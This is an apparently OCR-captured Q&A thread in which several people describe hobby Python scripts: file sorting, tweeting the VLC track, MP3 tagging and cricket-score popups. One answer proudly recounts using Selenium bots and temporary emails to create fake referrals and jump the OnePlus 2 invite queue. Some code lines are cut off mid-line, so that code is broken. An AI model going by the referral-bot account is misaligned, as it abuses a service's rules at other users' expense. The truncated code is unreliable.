    files = os.listdir(os.getcwd())
    filtered = crawler(files)
    folders= [ ]
    folder_name = strftime("%Y-%m-%d at %H hours %M minutes %S seconds", gmtime())
    for file in files:
        if os.path.isdir(file) == True: folders += [file]


    path = "C:/Users/%s/Desktop/%s" % (username,folder_name)
    if len(filtered) > 0:
        os.mkdir(path)
        for fille in filtered:
            shutil.copy(fille,path)
```

```
            os.remove(fille)

#Obviously not safe. Just as a first barrier
keyword = raw_input("Enter the secret passcode:\n")
if keyword == "whatever":
    #Username
    username = raw_input("Enter your username: (of the computer)\n")
    main()
else:
    print "Wrong password."
```

Written Feb 3, 2014 • View Upvotes

Ashish Kumar Sahoo, Just another guy


5.1k Views

Script that lets your friends know which media file you're playing on your local machine.

We all love to share our feelings or mood in social networks. So, online music streaming sites such as SoundCloud or Saavn allow their users to let their friends know about which music they're playing. Imagine how good would it be if we can tell our friends which movie we are watching or which song we are listening to on our computer!

So, I wrote a Python script for this, which lets your friends know which song or video you're playing on your computer. Currently this works on Linux and I am using VLC to fetch the process and Twitter to send an update.

So this is how it works.



The code is available at liveashish/vlc-beat for further development. Yes, I call it VLC Beat ;)

Comment below so that we can make this a more cooler script :)

PS:

1. Be careful while watching videos which you think "people-shouldn't know" about.

Written Mar 3, 2014 • View Upvotes

Pankaj Kumar, pluviophile, brogrammer, loves traveling and science fiction, hates olives

1.6k Views

OnePlus 2 phone invite queue

It's not the 'best', but certainly is one of interesting ones.

OnePlus announced it's second flagship phone on July 27th 2015, after gaining a huge fan base from it's first phone, OnePlus One.

And this year again they introduced an **invite based system** for launching the handset. The only way you can get your hands on OnePlus 2 is either you register on OnePlus's website to join the queue and wait for your invite to come while they roll it out in phases (which takes weeks at times months) or you ask someone who has bought OnePlus 2 and has an invite to send it to you, which is out of question as the handset isn't even released yet, and even after one buys the handset it takes weeks for the customer to get his/her own set of invites.

So I registered on their website for an invite, **my sequence number** in the queue was around **1,200,000**. How the system works is, after you register you get a spread link, which you can share with your friends, and when others register using your link, you move ahead in queue. So essentially if not done anything your sequence number keeps increasing, as people who get referrals move ahead of you in queue.

The next day I came across this news:


- How I “hacked” the OnePlus reservation system.
- (Update: OnePlus responds) How one user 'hacked' the OnePlus 2 invite system


OnePlus one responded to the guy by making the registration process two step, by adding email ID verification.
I thought it still wasn't a big deal to fool the system, as one can still easily create dummy referrals using temporary email IDs (something which comes in handy a lot of times :P).

So I sat down to write a piece of ***python*** code using ***selenium*** to create fake referrals under my spread URLs and within few hours my counter which was moving higher and higher, came down to <100.

Just by adding one referral I came below 100,000. It took around 10 more to come to around 50,000 and it kept getting slower and slower as I moved up the ladder. For going from 3,000 to 2,000 I had to add around 150 referrals under me. As I came below 600 I had to add around 50 referrals for gaining 100 in sequence number. After I came below 300 it became even slower, around one point gain in sequence number for each referral I added. As I reached hundred things became even worse, I had to add more than 10, at times around 20-30 referrals for a single point gain in sequence number.


It's 5th of Aug today, and the handset is supposed to be release on Aug 11th, so I can't share the code for obvious reason. But you can see the script in action in the video below:






And below are some screenshot of my sequence number as it went down:


After adding around 10-15 referrals my position was 51,436. That's when I started the script and after 10 mins: Boom!




And it kept going on..




and on..




and on..




yeah I captured this one on purpose :D




almost there..



about to reach..



and we are below 100!




as I'm writing this answer I have the script still on, going higher and higher, but slower and slower..

Whether OnePlus will send me an invite or not can't be said for sure, but it certainly is fun to play around with python for your everyday activities!

Update: Shifted the entire process to Amazon's AWS. Now I just have to refresh my page to see where I stand currently.

Update 2: Got the invite 2 days back. (I finally stopped at 39, when they added Google's reCaptcha, I couldn't use bots after that.)




Pradipta Bora, Python, Javascript, PHP and C++ programmer

MP3 Tag Editor Python Script

I recently got a new phone for myself and since this time it was a Smartphone, I was able to do much better stuff with my Music. I could use TuneWiki for Subtitles, etc.

However, these features required correct MP3 Tag's containing the Song's Artist and Album Name. Instead of doing these manually or by using some Android App, I decided to do it on my PC with Python.


The end result is this Python Script.



This Script of mine uses the Python ID3 Editor Module eyeD3 and it is the only dependency.
For fetching the Song Data, I'm using Grooveshark's TinySong API.

Here's the code on GitHub:
geekpradd/mp3-tag-editor

Python Search Scripts for Windows Explorer



Inspired by Manoj's Subtitle Search Scripts, mine searches on the respective web services regarding the folder, file clicked. Like I can search for Godzilla 2014, or WWDC on Google or Wikipedia.

Available on GitHub here: geekpradd/search-python

EDIT: Now, I will be updating the source to have better usability when clicking on Movie Files . I will take some part of code from Manoj's IMDB Lookup.py (I think the code is open source and free) . Also, I'll try integrating support into Nautilius in Ubuntu. You are free to contribute to the source.

Updated Nov 3, 2014 • View Upvotes

Karan Dev, Everything needs an algorithm


2.1k Views

I just wrote the code sitting in my office to see International Cricket Match score without actually browsing the website. Answer by Anubhav Yadav inspired me to write something similar. It will show the latest score every 2 minutes. It also shows the player's and overs's status.

```
import requests
import pynotify
import re
from time import sleep
import json
def popup(title, message):
    pynotify.init("Test")
    pop = pynotify.Notification(title, message)
    pop.show()
    return
def getscore():
        url = "http://www.espncricinfo.com/icc-cricket-world-cup-2015/engine/match/656493
        r = requests.get(url)
        while r.status_code is not 200:
                r = requests.get(url)
        data = json.loads(r.text)
        player_status = data['match']['current_summary'].strip()
        team1_name = data['other_scores']['international'][0]['team1_name'].strip()
```

```
        team1_score = data['other_scores']['international'][0]['team1_desc'].replace('&nb
        team2_name = data['other_scores']['international'][0]['team2_name'].strip()
        team2_score = data['other_scores']['international'][0]['team2_desc'].replace('&nb
        if not team1_score:
                team1_score = 'Yet to bat'
        if not team2_score:
                team2_score = 'Yet to bat'
